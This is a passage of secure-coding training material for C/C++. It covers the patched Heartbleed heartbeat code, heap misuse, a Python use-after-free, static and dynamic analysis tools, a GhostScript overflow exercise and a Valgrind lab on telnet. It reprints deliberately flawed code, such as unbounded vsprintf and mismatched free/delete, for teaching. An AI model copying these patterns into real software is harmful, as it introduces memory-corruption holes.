42         if (r >= 0 && s->msg_callback)
43             s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
44                             buffer, 3 + payload + padding,
45                             s, s->msg_callback_arg);
46
47         OPENSSL_free(buffer);
48
49         if (r < 0)
50             return r;
51     }
52     else if (hbtype == TLS1_HB_RESPONSE)
53     {
54         unsigned int seq;
55
56         /* We only send sequence numbers (2 bytes unsigned int),
57          * and 16 random bytes, so we just try to read the
58          * sequence number */
59         n2s(pl, seq);
60
61         if (payload == 18 && seq == s->tlsext_hb_seq)
62         {
63             dtls1_stop_timer(s);

```

```
64         s->tlsext_hb_seq++;
65         s->tlsext_hb_pending = 0;
66     }
67 }
68
69 return 0;
70 }
```

Changed to:

```
1  int
2  dtls1_process_heartbeat(SSL *s)
3  {
4      unsigned char *p = &s->s3->rrec.data[0], *pl;
5      unsigned short hbtype;
6      unsigned int payload;
7      unsigned int padding = 16; /* Use minimum padding */
8
9      if (s->msg_callback)
10         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
11             &s->s3->rrec.data[0], s->s3->rrec.length,
12             s, s->msg_callback_arg);
13
14     /* Read type and payload length first */
15     if (1 + 2 + 16 > s->s3->rrec.length)
16         return 0; /* silently discard */
17     hbtype = *p++;
18     n2s(p, payload);
19     if (1 + 2 + payload + 16 > s->s3->rrec.length)
20         return 0; /* silently discard per RFC 6520 sec. 4 */
21     pl = p;
22
23     if (hbtype == TLS1_HB_REQUEST)
24     {
25         unsigned char *buffer, *bp;
26         unsigned int write_length = 1 /* heartbeat type */ +
27             2 /* heartbeat length */ +
28             payload + padding;
29
30         int r;
31
32         if (write_length > SSL3_RT_MAX_PLAIN_LENGTH)
33             return 0;
34
35         /* Allocate memory for the response, size is 1 byte
36          * message type, plus 2 bytes payload length, plus
37          * payload, plus padding
38          */
39         buffer = OPENSSL_malloc(write_length);
40         bp = buffer;
41
42         /* Enter response type, length and copy payload */
43         *bp++ = TLS1_HB_RESPONSE;
44         s2n(payload, bp);
45         memcpy(bp, pl, payload); ← Why doesn't this matter now?
46         bp += payload;
47         /* Random padding */
48         RAND_pseudo_bytes(bp, padding);
49
50         r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, write_lengt
h);
```



```
51
52     if (r >= 0 && s->msg_callback)
53         s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
54             buffer, write_length,
55             s, s->msg_callback_arg);
56
57     OPENSSL_free(buffer);
58
59     if (r < 0)
60         return r;
61     }
62 else if (hbtype == TLS1_HB_RESPONSE)
63     {
64     unsigned int seq;
65
66     /* We only send sequence numbers (2 bytes unsigned int),
67      * and 16 random bytes, so we just try to read the
68      * sequence number */
69     n2s(pl, seq);
70
71     if (payload == 18 && seq == s->tlsext_hb_seq)
72     {
73         dtls1_stop_timer(s);
74         s->tlsext_hb_seq++;
75         s->tlsext_hb_pending = 0;
76     }
77     }
78
79 return 0;
80 }
```

C++ Freeing Memory

- Do not mismatch allocation and deallocation styles!!

```
int main()
{
    char *string;
    string = new char[strlen(80)];
    free(string);
}
```

Secure Coding : C/C++

When working with dynamic memory in C++, we must make sure that our allocation and deallocation syntax match. And because of how C++ works, especially with regard to objects, it may not always seem obvious that we're dealing with dynamic memory. However, every time we create a new object we really are allocating dynamic memory.

The deallocation call to use will be governed by the allocation call used. For instance, if we use one of the allocation routines from the standard library, then the appropriate deallocation routine would be `free`. However, if we use the `new` operator then the correct way to deallocate the memory would be to use the `delete` operator.

This actually is quite an important point. The ways that `delete` and `free` operate are very different. Calling `free` on memory allocated with a `new` operator will not necessarily return an error, but it is a critical error and results in heap corruption. Whether this leads to arbitrary code execution or not doesn't matter. Anything that enters the realm of undefined territory is clearly bad.

Another Bad Deallocation

- You can't do this either:

```
int main()
{
    int *number;
    number = (int *)malloc(sizeof(int));
    delete number;
}
```

Secure Coding : C/C++

Equally bad is the practice of attempting to delete memory that was allocated using the standard library. This also results in heap corruption and puts our code into an unstable state. To do so violates C++ coding practice and memory allocation rules since these are distinct allocation/deallocation methods.

How Do Double Frees Occur?

- Of course, it's an error
 - Usually an inadvertent action
 - Won't necessarily crash the code
 - Might be a rarely executed path

Secure Coding : C/C++

Another serious memory error that is more common than it should be is a double free. This was mentioned in passing earlier, and as pointed out then, this is usually an inadvertent behavior. In other words, at some point the code will deallocate memory using free or delete and then later attempt to free or delete the same memory again. Frequently, this is the result of two alternate paths within the code. One is the typical branch that is almost always followed, while the second is a branch that is only followed occasionally.

While this won't necessarily crash the code, it definitely creates heap corruption. As a side note, remember that many newer memory allocation libraries have built-in protections to prevent you from double freeing memory. Even so, we still need to be aware of this issue since we will only be alerted to the presence of a double free vulnerability when the alternate code branch is executed. Also, while modern operating systems will have this protection, embedded libraries often will not.

Since this code branch may not be executed during testing, it is entirely possible that our code is later compiled or moved to an alternate platform that does not have the same memory protections. In that situation, the vulnerability will not become apparent until the code is actually deployed. Even with these protections, it would be somewhat embarrassing to have production code generating heap errors on the console.

Use After Free

- Rarely done “intentionally”
 - More often, the free is a side effect
 - Code will usually work fine
- Consider Python from 2015
 - Normally fine...
 - But what if the `array_fromstring` call is asked to copy to the source array?

Secure Coding : C/C++

Another issue involving dynamic memory management is the Use After Free vulnerability. Just as the name indicates, this means that memory that was previously freed or deallocated is later referenced. Depending on how the heap is managed by the memory management library this can have anything from no real impact to complete system compromise.

This error is typically somewhat hidden. What we mean is that you may not *realize* that there's a use after free issue when you just look at the code. Let's consider an example from the source code of Python 2.7. The use after free flaw was in this code was discovered in November of 2015:

```

1 static PyObject *
2 array_fromstring(arrayobject *self, PyObject *args)
3 {
4     char *str;
5     Py_ssize_t n;
6     int itemsize = self->ob_descr->itemsize;
7     if (!PyArg_ParseTuple(args, "s#:fromstring", &str, &n))
8         return NULL;
9     if (n % itemsize != 0) {
10         PyErr_SetString(PyExc_ValueError,
11             "string length not a multiple of item size");
12         return NULL;
13     }
14     n = n / itemsize;
15     if (n > 0) {
16         char *item = self->ob_item;
17         if ((n > PY_SSIZE_T_MAX - Py_SIZE(self)) ||
18             ((Py_SIZE(self) + n) > PY_SSIZE_T_MAX / itemsize)) {

```

```
19         return PyErr_NoMemory();
20     }
21     PyMem_RESIZE(item, char, (Py_SIZE(self) + n) * itemsize);
22     if (item == NULL) {
23         PyErr_NoMemory();
24         return NULL;
25     }
26     self->ob_item = item;
27     Py_SIZE(self) += n;
28     self->allocated = Py_SIZE(self);
29     memcpy(item + (Py_SIZE(self) - n) * itemsize,
30           str, itemsize*n);
31 }
32 Py_INCREF(Py_None);
33 return Py_None;
34 }
```

Four lines in the source code have been highlighted for you to analyze. Look these lines over for a moment before reading the explanation below and see if you can predict where the flaw is and how it can come about. It's actually an interesting example of an "Edge condition", though it's not being caused by numeric values!

The first highlighted line parses any arguments passed in to determine where the source array is that will be converted into a string. This is actually where the edge condition is. If the arguments indicate that the source of the data and the destination are the same thing then `self->ob_item` will be the same as `str`.

The next highlighted line shows `*item` being assigned `self->ob_item`. Keep in mind what we just said; this means that, in some cases, `item` will also be `str`.

The third highlighted line shows a call to a wrapper function that will ensure that there is enough space to perform the coming `memcpy`. Embedded within that wrapper function is a call to `realloc()`. What's really, really important here is that *sometimes* this call will result in `free()` being called on `item`... which wouldn't usually matter, except that `item` and `str` are the same thing.

This brings us to the final highlighted line. A call to `memcpy` will *sometimes* include a reference to a `str` that has been freed, creating a use after free call. Especially in web based Python systems like Django, this can lead to a remote code execution on the host!

Secure Strategies

- Use secure coding practices
 - Setting pointers to NULL
 - Verifying pointers before accessing
 - Encapsulating memory access
 - Peer review of code/code review
 - Unit testing
 - Validation tools

Secure Coding : C/C++

How can we protect ourselves from these dynamic memory errors? There are actually several good secure coding practices that we can follow.

The first is that all pointers should be set to null whenever they are in an unknown state. This includes both before allocation, and immediately after deallocation. Additionally, whenever a pointer is about to be used and it cannot be guaranteed that that pointer is in a known state, the pointer must be verified before an attempt to access is made.

One of the things that goes a long way toward creating this type of protection is encapsulating all dynamic memory access. We discussed this earlier, and pointed out that C++ is an excellent example of how to do this if we choose to encapsulate our access within object code.

Not to be overlooked are the benefits of peer review of our code. As programmers, unless we are dealing with a difficult problem that we're struggling to solve, we are somewhat reluctant to ask others to review our code. Some programmers even become offended at the suggestion. However, there is a great deal of benefit to be derived from asking others to review our code. Remember that, as we are programming, we tend to only take into account circumstances and situations that we believe are likely. Another individual, without our bias, may see or be able to predict other situations that we are not able to see immediately.

Of course, if your environment allows for it, always consider performing unit and assertion testing. Using a good functional or object-oriented model will make unit testing very easy. It means that we should be able to predict the output for any given input to a function within our API or through any of the public accessor methods on any of our objects.

It is true that it does require some effort to set up a test harness, but it is time well spent, allowing us to create robust code with predictable output.

It is also worthwhile to make use of validation tools. There are number of different code review and code validation tools on the market. In this class we will discuss one or two, in addition to having you work with a few of the freely available options.

Automated Testing

- Fortify 360
 - <http://www.fortify.com>
- IBM's Rational
 - <http://www-01.ibm.com/software/awdtools/swanalyzer/>
- Valgrind
 - <http://valgrind.org/>
- RATS
 - <http://www.fortify.com/security-resources/rats.jsp>

Secure Coding : C/C++

As an example of just a few of these automated options, consider the four listed in the slide. The first two, fortify and rational, are commercial offerings. The price of these tools varies based on the feature packs that we choose to purchase. Both of these tools provide features that allow for static code analysis, in addition to dynamic code analysis.

Static code analysis is the practice of analyzing the code before it's compiled. With static code analysis, a parser examines our code looking for dangerous code patterns. It is entirely possible to have false positives reported with all code analysis tools, but any warnings that are generated through a tool like this should always be investigated.

Dynamic analysis typically involves running your application code after it has been compiled within a pseudo virtual environment. You typically use the dynamic code analysis tool as a sort of wrapper function for your application code. While the application is running, this wrapper monitors all access to memory. Any time your code accesses memory, whether for a read or a write, it verifies whether or not the memory is allocated, initialized, or deallocated. It will also keep track of memory leak information.

There are also two very valuable tools that can be used at no cost. Valgrind is a free open source solution for dynamic memory analysis. It offers a large number of features, some of which we will experiment with in a lab shortly. The RATS tool is billed as a rough source code auditing tool. This tool is good for a quick first pass, and we will look at this in an exercise as well.

Fortify

- Static Source Analysis
 - Rule based code analysis
- Dynamic Analysis
 - Runs code in a bottle
 - Monitors for undefined behavior

Secure Coding : C/C++

The tool from fortify is made up of two distinct pieces. The first performs source-based review using rule-based code analysis. It looks for well-known patterns that indicate poor programming practice. For example, the parser would identify input variables and look for instances where those values are then used to make branching decisions, drive memory access, or perform memory allocation. All of these are examined to make sure that there are no poor practices involved.

The dynamic code analysis piece runs the code in a sort of virtual bottle. While the code is running, it again monitors for undefined behavior. Undefined behavior would be attempts to read or write from unallocated memory, failure to deallocate memory, overwriting memory structures, overwriting buffer boundaries on the stack, and many other memory access violations.

While this tool is quite useful, you must keep in mind that false positives and false negatives are possible. False positives in the dynamic model would be exceedingly unusual. If you receive a warning in the dynamic model, there clearly is a problem. However, it is entirely possible to miss a code branch while running the dynamic analysis. Similarly, the tool will not be able to detect logic flaws within your code that allow unauthorized code branches to be executed.

Rational

- Absorbed Ounce Labs
 - Former competitor
- Static & Dynamic analysis
 - Static analysis requires GCC on most platforms
 - Rule based analysis
 - Good dynamic memory analysis
 - Definitely a learning curve

Secure Coding : C/C++

Another tool that we could use is the tool available from Rational. Rational absorbed Ounce Labs, a former competitor. Much like the Borg, they added their distinctiveness to themselves.

Like most other commercial offerings, the Rational product also provides both static and dynamic analysis. The analysis will require the GCC compiler on most platforms. This should tell you that it would also expect to have standard C/C++ code.

The analysis will perform a static rule based review of the code, in addition to allowing you to perform dynamic memory analysis. While the tool does have a steep learning curve, particularly the dynamic memory analysis portion, the reports that it generates are quite useful. For instance, it creates a nice color-coded report indicating when and which variables attempt to access which pools of memory. It keeps track of three separate and distinct pools. Memory that is allocated, memory that is initialized and memory that is unallocated.

As with all other tools, unused branches and logic flaws, will always be overlooked.

RATS

- Source code analysis tool
 - Forerunner of Fortify in many ways
 - Maintained by Fortify
 - Free!
- Good for quick first look
 - No dynamic analysis

Secure Coding : C/C++

Before the Fortify tool was released the RATS tool was created. RATS is, in many ways, the forerunner of the Fortify tool. In fact, it forms the basis of the static analysis portion of the Fortify tool. Fortify, of course, has a much larger library of static analysis tests. However, with some effort, this free tool can provide outstanding results at a cost that cannot be beaten.

If nothing else, this tool is very useful for performing a quick first look with a static code analysis tool. It will identify obvious flaws easily. It is possible to customize the rules set to include other types of behavior that you would like to control within your development environment.

This tool does not include a dynamic analysis feature. We have other tools that we will consider to fill that role.

Valgrind

- Dynamic analysis tool
 - Built in tools cover a variety of issues
 - Excellent for memory leak issues
 - Even better with debug symbols compiled in
- Works on Linux ☹
 - OS X support is a work in progress
 - BSD – Rough support
 - Solaris – Basic x86 support

Secure Coding : C/C++

For dynamic analysis, the Valgrind product is quite useful. This tool is strictly a dynamic analysis tool. The built-in features cover a wide range of dynamic memory issues. Aside from identifying access to uninitialized memory, memory that has been deallocated, or detecting double free and other issues, I find the tool quite useful for tracking memory leaks.

When you first begin using the tool, you may be frustrated trying to determine where the memory leaks are occurring. Keep in mind that best practice is that all memory that you allocate must also be deallocated. While it is true that when your application terminates all memory is deallocated, you will still have reported memory leaks unless you actually free or delete all allocated objects. For the best performance, compile the code that you'd like to analyze with the debug symbols enabled.

Unfortunately, this tool is only available on a few platforms. Even so, if we're writing standard C or C++, we should be able to compile our code on a Linux or other supported environment in order to verify that the code itself is written well. Other platforms have varying levels of support, and work is ongoing to enrich the support on a number of other platforms. At this point, though, this tool looks as though it will be exclusively an Intel x86 based tool.

Valgrind & Windows

- Not supported
 - If you've got a hammer, why not try to nail something down?
 - You can run Wine under valgrind
 - This can be used to analyze Windows binaries
 - You're definitely trying to hammer a bolt through a piece of wood.

Secure Coding : C/C++

If you truly need to do dynamic analysis of code that is strictly Windows-based, this tool would not be my first choice. However, if you are constrained because of costs, there is an interesting strategy that some recommend in order to allow you to use this tool for Windows binaries.

One option is to install the Wine package. Wine will allow you to run Windows applications, most of them at least, on your Linux operating system. While we cannot monitor the application directly, we can monitor the wine application while it is virtualizing the Windows application. This usually gives accurate, albeit indirect, results.

I do not recommend attempting to use this tool with a full-fledged virtual machine product like VMWare or Virtual Box. The reason is that if you were to use this strategy, your report would contain information not just from the application you wish to analyze, but also from the virtual emulator, and the operating system itself. Especially for Windows applications, you will find that there are a large number of reported findings that are completely unrelated to your application.

Valgrind Shortcomings

- I love Valgrind, but...
 - It will not detect a problem with this:

```
int main() {  
    char string[20];  
    string[20] = 'x'; }
```
 - It will report leaking memory if you fail to free() everything
 - Complicated data structures can sometimes misreport since there's no direct reference

Secure Coding : C/C++

While I do like this tool a great deal, there are shortcomings that you should be aware of. For example, consider the code listed in the slide. This tool will not detect any problems with this code. The main reason is that this is a static allocation, so the memory is actually allocated on the stack. This tool specializes in monitoring dynamic memory.

Also, as mentioned, it will always report leaking memory unless you delete and free everything that you allocate. You may end up with some misreporting with complex data structures. You may have a report of a dangling reference since there is no variable or pointer that points directly to each member of a data structure. Instead, a linked list²⁸ will generate warnings because there is no pointer variable that points directly to each element within the list. This tool is not smart enough to realize that there are actually indirect references that can be traversed to reach all of the elements in the tree or linked list structure.

The commercial tools are better at detecting this type of behavior. In time, it may be that this feature will be added to this tool as well.

²⁸ For instance, a B-Tree, Binary Tree, AVL Tree or any other linked list type.

Exercise!

- Please examine the code found in the book
 - Identify any possible problems that you can find
 - If you have questions about library functions, check the man pages
 - For the second example, analyze the code
 - Explain the valgrind output

Secure Coding : C/C++

At this point, we have several exercises that we'd like to try. The first involves doing some code analysis of the code found here in the book. Following this, please follow the directions after this code to experiment with the two free code analysis tools discussed in this section. After you have completed the lab, the instructor will moderate a class discussion, covering the issues in the code within the book and findings that you should be able to find using the analysis tools in the virtual machine. When working with the code in the virtual machines, compare the results of the automated tools to your own findings when you manually review the code.


```

1 // Taken from GhostScript
2
3 #define PRINTF_BUF_LENGTH 1024
4 int outprintf(const gs_memory_t *mem, const char *fmt, ...)
5 {
6     int count;
7     char buf[PRINTF_BUF_LENGTH];
8     va_list args;
9
10    va_start(args, fmt);
11
12    count = vsprintf(buf, fmt, args);
13    outwrite(mem, buf, count);
14    if (count >= PRINTF_BUF_LENGTH) {
15        count = sprintf(buf,
16            "PANIC: printf exceeded %d bytes.  Stack has been
17 corrupted.\n",
18            PRINTF_BUF_LENGTH);
19        outwrite(mem, buf, count);
20    }
21    va_end(args);
22    return count;
23 }
24
25 int errprintf(const char *fmt, ...)
26 {
27     int count;
28     char buf[PRINTF_BUF_LENGTH];
29     va_list args;
30
31    va_start(args, fmt);
32
33    count = vsprintf(buf, fmt, args);
34    errwrite(buf, count);
35    if (count >= PRINTF_BUF_LENGTH) {
36        count = sprintf(buf,
37            "PANIC: printf exceeded %d bytes.  Stack has been
38 corrupted.\n",
39            PRINTF_BUF_LENGTH);
40        errwrite(buf, count);
41    }
42    va_end(args);
43    return count;
44 }

```

Once you have completed this analysis, please proceed to the next section which will make use of the virtual machine that was provided to you in class.

ValGrind Basics

Section 1 Goals:

Experiment with ValGrind. First, examine output from several different example runs to explore how common dynamic memory management issues are. Second, leverage ValGrind to attempt to repair a piece of code.

To start off, we'd like to help you to appreciate just how common memory management issues are. To this end, we'll be running a series of standard pieces of software, some of which have decades of development behind them, to see just how common flaws of this type are.

As we go, remember that the issues that we find may not be directly exploitable, however any type of memory mismanagement is a sign that we may be permitting our code to enter an undefined state inadvertently and that this can easily lead to a crash at best, compromise at worst.

ValGrind Primer:

Valgrind itself is simply a dynamic code analysis tool. It inserts itself as a shim layer between the executable binary and the operating system in order to observe all I/O, library calls and memory allocation/deallocation events. From this position it can give us a rich view of the behavior of the binary. In many ways, this is far simpler than attempting to review code manually.

First Binary: Telnet

As you are likely aware, the telnet tool has existed in various forms since the mid 1970s. It would seem that, by this time, there would be no code issues left to find since the codebase is so stable. Is this really true? Let's take a spin with ValGrind and see what we find.

For our first run, please enter the following at a command prompt:

```
valgrind telnet
```

This will execute telnet under the context of valgrind:

```
dev543@dev543-desktop:~/Class $ valgrind telnet
==2697== Memcheck, a memory error detector
==2697== Copyright (C) 2002-2009, and GNU GPL'd, by Julian Seward
et al.
==2697== Using Valgrind-3.6.0.SVN-Debian and LibVEX; rerun with -
h for copyright info
```

```
==2697== Command: telnet
==2697==
telnet>
```

If you'd like to, feel free to get help or use any other telnet function you'd like. When you're through, or immediately if you prefer, please type "quit" and observe the output.

```
telnet> quit
==2697== Warning: invalid file descriptor -1 in syscall close()
==2697==
==2697== HEAP SUMMARY:
==2697==      in use at exit: 49,456 bytes in 23 blocks
==2697==    total heap usage: 160 allocs, 137 frees, 58,273 bytes
allocated
==2697==
==2697== LEAK SUMMARY:
==2697==    definitely lost: 304 bytes in 19 blocks
==2697==    indirectly lost: 0 bytes in 0 blocks
==2697==    possibly lost: 0 bytes in 0 blocks
==2697==    still reachable: 49,152 bytes in 4 blocks
==2697==           suppressed: 0 bytes in 0 blocks
==2697== Rerun with --leak-check=full to see details of leaked
memory
==2697==
==2697== For counts of detected and suppressed errors, rerun
with: -v
==2697== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 24
from 9)
dev543@dev543-desktop:~/Class$
```

Questions:

- 1) Are there any issues apparent?
- 2) Are there any differences between the output on your VM and the book?
 - a. If so, how could you explain these?
- 3) If so, what issues can you see?
- 4) How could you view more detail?

Let's try to rerun valgrind with some additional options. Please type the following:

```
valgrind --leak-check=full telnet
```

Which should show output similar to this:

```
dev543@dev543-desktop:~/Class$ valgrind --leak-check=full telnet
==2706== Memcheck, a memory error detector
==2706== Copyright (C) 2002-2009, and GNU GPL'd, by Julian Seward
et al.
==2706== Using Valgrind-3.6.0.SVN-Debian and LibVEX; rerun with -
h for copyright info
==2706== Command: telnet
```

```
==2706==  
telnet>
```

Once again, run any functions you would like and then quit:

```
telnet> quit  
==2706== Warning: invalid file descriptor -1 in syscall close()  
==2706==  
==2706== HEAP SUMMARY:  
==2706==      in use at exit: 49,456 bytes in 23 blocks  
==2706==    total heap usage: 160 allocs, 137 frees, 58,273 bytes  
allocated  
==2706==  
==2706== 16 bytes in 1 blocks are definitely lost in loss record  
1 of 23  
==2706==    at 0x402569A: operator new(unsigned int)  
(vg_replace_malloc.c:255)  
==2706==    by 0x804D564: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)  
==2706==  
==2706== 16 bytes in 1 blocks are definitely lost in loss record  
2 of 23  
==2706==    at 0x402569A: operator new(unsigned int)  
(vg_replace_malloc.c:255)  
==2706==    by 0x804D63C: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)  
==2706==  
==2706== 16 bytes in 1 blocks are definitely lost in loss record  
3 of 23  
==2706==    at 0x402569A: operator new(unsigned int)  
(vg_replace_malloc.c:255)  
==2706==    by 0x804D714: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)  
==2706==  
==2706== 16 bytes in 1 blocks are definitely lost in loss record  
4 of 23  
==2706==    at 0x402569A: operator new(unsigned int)  
(vg_replace_malloc.c:255)  
==2706==    by 0x804D7EC: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)  
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
```

```
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
5 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804D8C4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
6 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804D99C: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
7 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DA74: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
8 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DB4C: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
9 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DC24: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
```

```
==2706== 16 bytes in 1 blocks are definitely lost in loss record
10 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DCFC: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
11 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DDD4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
12 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DEAC: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
13 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804DF84: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
14 of 23
==2706==    at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==    by 0x804E05C: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==    by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
15 of 23
```

```
==2706==      at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==      by 0x804E134: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
16 of 23
==2706==      at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==      by 0x804E20C: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
17 of 23
==2706==      at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==      by 0x804E2E4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
18 of 23
==2706==      at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==      by 0x804E3BC: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== 16 bytes in 1 blocks are definitely lost in loss record
19 of 23
==2706==      at 0x402569A: operator new(unsigned int)
(vg_replace_malloc.c:255)
==2706==      by 0x804E494: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x8050AA0: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6D4: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x804E6F6: ??? (in /usr/bin/telnet.netkit)
==2706==      by 0x41C4BD5: (below main) (libc-start.c:226)
==2706==
==2706== LEAK SUMMARY:
==2706==      definitely lost: 304 bytes in 19 blocks
==2706==      indirectly lost: 0 bytes in 0 blocks
==2706==      possibly lost: 0 bytes in 0 blocks
```
